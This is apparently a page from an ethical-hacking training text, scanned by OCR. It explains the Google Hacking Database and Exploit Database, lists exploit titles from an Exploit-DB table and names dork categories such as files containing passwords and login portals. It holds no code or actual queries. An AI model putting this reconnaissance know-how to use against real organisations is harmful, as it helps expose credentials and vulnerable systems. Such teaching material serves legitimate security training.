
Human Resources Intranet - The HR Company

Human Resources Intranet – used properly, it can be a powerful tool for saving time and reducing costs. A HR intranet is a proper use of new technology.

Figure 2.2: Search engine results for given Google Advance Operator syntax

Google Hacking Database

- The Google Hacking Database (GHDB) is an authoritative source for **querying the ever-widening reach of the Google search engine**
- Attackers use **Google dorks** in Google advanced search operators to extract sensitive information about their target, such as vulnerable servers, error messages, sensitive files, login pages, and websites



Type: Any
Platform: Any
Author: Begin typing.
Port: Any
Tag: Any

☐ Verified ☐ Has App

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2022-03-02	⬇		✗	Printix Client 1.3.1106.0 - Remote Code Execution (RCE)	Remote	Windows	Logan Latvala
2022-03-02	⬇		✗	Zyxel ZyWALL 2 Plus Internet Security Appliance - Cross-Site Scripting (XSS)	WebApps	Multiple	Momen Eldawakhly
2022-03-02	⬇		✗	Prowise Reflect v1.0.9 - Remote Keystroke Injection	Remote	Windows	Rik Lutz
2022-03-02	⬇		✗	Xerte 3.9 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Rik Lutz
2022-03-02	⬇		✗	Xerte 3.10.3 - Directory Traversal (Authenticated)	WebApps	PHP	Rik Lutz
2022-02-28	⬇		✗	WAGO 750-8212 PFC200 G2 2ETH RS - Privilege Escalation	Remote	Hardware	Momen Eldawakhly

https://www.exploit-db.com

Google Hacking Database


Source: *https://www.exploit-db.com*

The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening scope of the Google search engine. In the GHDB, you will find search terms for files containing usernames, vulnerable servers, and even files containing passwords. The Exploit Database is a Common Vulnerabilities and Exposures (CVE) compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers.

Using GHDB dorks, attackers can rapidly identify all the publicly available exploits and vulnerabilities of the target organization's IT infrastructure. Attackers use Google dorks in Google advanced search operators to extract sensitive information about the target, such as vulnerable servers, error messages, sensitive files, login pages, and websites.

Google Hacking Database Categories:

- Footholds
- Files Containing Usernames
- Sensitive Directories
- Web Server Detection
- Vulnerable Files
- Vulnerable Servers
- Error Messages
- Files Containing Juicy Info
- Files Containing Passwords
- Sensitive Online Shopping Info
- Network or Vulnerability Data
- Pages Containing Login Portals
- Various Online Devices
- Advisories and Vulnerabilities



Type: Any
Platform: Any
Author: Begin typing...
Port: Any
Tag: Any

☐ Verified ☐ Has App

